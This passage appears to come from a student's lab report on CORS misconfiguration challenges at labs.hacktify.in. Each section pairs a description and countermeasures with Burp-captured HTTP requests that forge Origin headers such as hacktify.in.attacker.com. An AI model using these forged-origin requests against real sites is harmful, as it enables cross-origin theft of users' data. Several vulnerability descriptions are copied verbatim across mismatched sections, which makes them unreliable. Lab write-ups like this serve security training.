X-Turbo-Charged-By: LiteSpeed

<html>
    <head>
        <meta charset="UTF-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta name="keywords" content="" />
        <link rel="icon" href="../../assets/img/favicon.png" />
        <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
        <link
        rel="stylesheet"
        type="text/css"
```

2.3. CORS with prefix match

Reference	**Risk Rating**
CORS with prefix match	**medium**
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Prefix Match vulnerability arises when a server incorrectly validates the Origin header by only checking the prefix. This allows an attacker to craft a malicious subdomain (e.g., hacktify.in.attacker.com) to bypass the CORS policy and access sensitive resources.	
How It Was Discovered	
Manual Analysis using burp	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/login.php	
Consequences of not Fixing the Issue	
- Unauthorized Data Access: Attackers can steal sensitive information by exploiting misconfigured CORS policies. - Session Hijacking: If Access-Control-Allow-Credentials: true is set, attackers can perform actions on behalf of users. - Data Exfiltration: Sensitive API responses can be leaked to malicious third-party domains.	
Suggested Countermeasures	
- Strict Origin Validation: Use exact origin matching rather than prefix matching. - Whitelist Specific Origins: Implement a validated list of trusted origins. - Avoid Wildcards: Never use * or allow untrusted subdomains in the Access-Control-Allow-Origin header.Authentication on internal services	
References	

https://portswigger.net/web-security/cors

Proof of Concept



```
GET /HTML/cors_lab/lab_3/cors_3.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=291b0ca3be0e79453b74fdb76de92e8b
Origin: hacktify.in.attacker.com
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_3/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Welcome, Fetch the HTTP response of this web page using CORS request.

2.4. CORS with suffix match

Reference	**Risk Rating**
CORS with suffix match	**Medium**
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Suffix Match vulnerability occurs when a web server improperly validates the Origin header by allowing any origin that ends with a trusted suffix (e.g., .hacktify.in). An attacker can exploit this by creating a malicious domain (e.g., attackerhacktify.in) to bypass the CORS policy and steal sensitive data.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_4/index.php	
Consequences of not Fixing the Issue	

- Data Theft: Attackers can steal confidential data across origins.
- Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions.
- Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.


Suggested Countermeasures

- Exact Origin Matching: Validate the full origin, not just the suffix.
- Origin Whitelisting: Implement a strict list of trusted domains.
- Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.


References

https://portswigger.net/web-security/cors

Proof of Concept



```
Type  Direction  Method  URL
HT... ← Respo... GET     https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php
```




Request

```
GET /HTML/cors_lab/lab_4/cors_4.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=8ed369887b704f2ff3d6ca435f2bec8a
Origin: attacker.com.hacktify.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_4/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ebebd4d4bdf73897d251d616d092ba7e; path=/; secure
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: attacker.com.hacktify.in
Content-Type: text/html; charset=UTF-8
Content-Length: 3040
Vary: Accept-Encoding,User-Agent
Date: Mon, 03 Mar 2025 00:22:34 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<html>
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="
```



Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_4/cors_4.php [162.0.229

Request

```
GET /HTML/cors_lab/lab_4/cors_4.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=356972b27b833faaa39989034d3deda9
Origin: attacker.com.hacktify.in
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_4/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Response

Welcome, Fetch the HTTP response of this web page using CORS request.

2.5. cros with escape dot

Reference	Risk Rating
Cros with escape dot	**hard**
Tools Used	
burpsuite	
Vulnerability Description	
The CORS with Escape Dot vulnerability occurs when the server improperly validates the Origin header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (.) with encoded equivalents (e.g., attacker\.com or attacker%2ecom). As a result, a malicious origin can access restricted resources.	
How It Was Discovered	
Manual Analysis-burpsuite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php	
Consequences of not Fixing the Issue	
- Data Theft: Attackers can steal confidential data across origins. - Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions. - Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.	
Suggested Countermeasures	
- Exact Origin Matching: Validate the full origin, not just the suffix. - Origin Whitelisting: Implement a strict list of trusted domains. - Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept:




```
GET /HTML/cors_lab/lab_5/cors_5.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=3c9fa07b3ae98b1cc29546bbb59661lc
Origin: wwwhacktify.in
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Welcome, Fetch the HTTP response of this web page using CORS request.

2.6. cors with substring match

Reference	**Risk Rating**
cors with substring match	**hard**
Tools Used	
burpsuite	
Vulnerability Description	
The **CORS with substring match** vulnerability occurs when the server improperly validates the **Origin** header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (.) with encoded equivalents (e.g., `attacker\.com` or `attacker%2ecom`). As a result, a malicious origin can access restricted resources.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	
- Data Theft: Attackers can steal confidential data across origins. - Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions. - Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.	
Suggested Countermeasures	
- Exact Origin Matching: Validate the full origin, not just the suffix. - Origin Whitelisting: Implement a strict list of trusted domains. - Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept




```
GET /HTML/cors_lab/lab_6/cors_6.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=a40c7f90e28a40fda16f5d0c7d4f90a8
Origin: hacktify.co
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_6/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Welcome, Fetch the HTTP response of this web page using CORS request.

2.7. {cors with arbitrary subdomain }

Reference	Risk Rating
cors with arbitrary subdomain	**hard**
Tools Used	
burbsuite	
Vulnerability Description	
The **CORS with arbitrary subdomain** vulnerability occurs when the server improperly validates the **Origin** header by using an insecure regular expression. This allows attackers to bypass origin validation by replacing dots (`.`) with encoded equivalents (e.g., `attacker\.com` or `attacker%2ecom`). As a result, a malicious origin can access restricted resources.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	
Consequences of not Fixing the Issue	
- Data Theft: Attackers can steal confidential data across origins. - Session Hijacking: If Access-Control-Allow-Credentials is enabled, attackers can perform authenticated actions. - Cross-Site Request Forgery (CSRF): Malicious sites can manipulate user actions.	
Suggested Countermeasures	
- Exact Origin Matching: Validate the full origin, not just the suffix. - Origin Whitelisting: Implement a strict list of trusted domains. - Avoid Pattern Matching: Do not use regular expressions or substring matching for CORS headers.	
References	
https://portswigger.net/web-security/cors	

Proof of Concept



```
GET /HTML/cors_lab/lab_7/cors_7.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=655cd35c27a8cfcb389d58b797796757
Origin: https://evil.hacktify.in
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Welcome, Fetch the HTTP response of this web page using CORS request.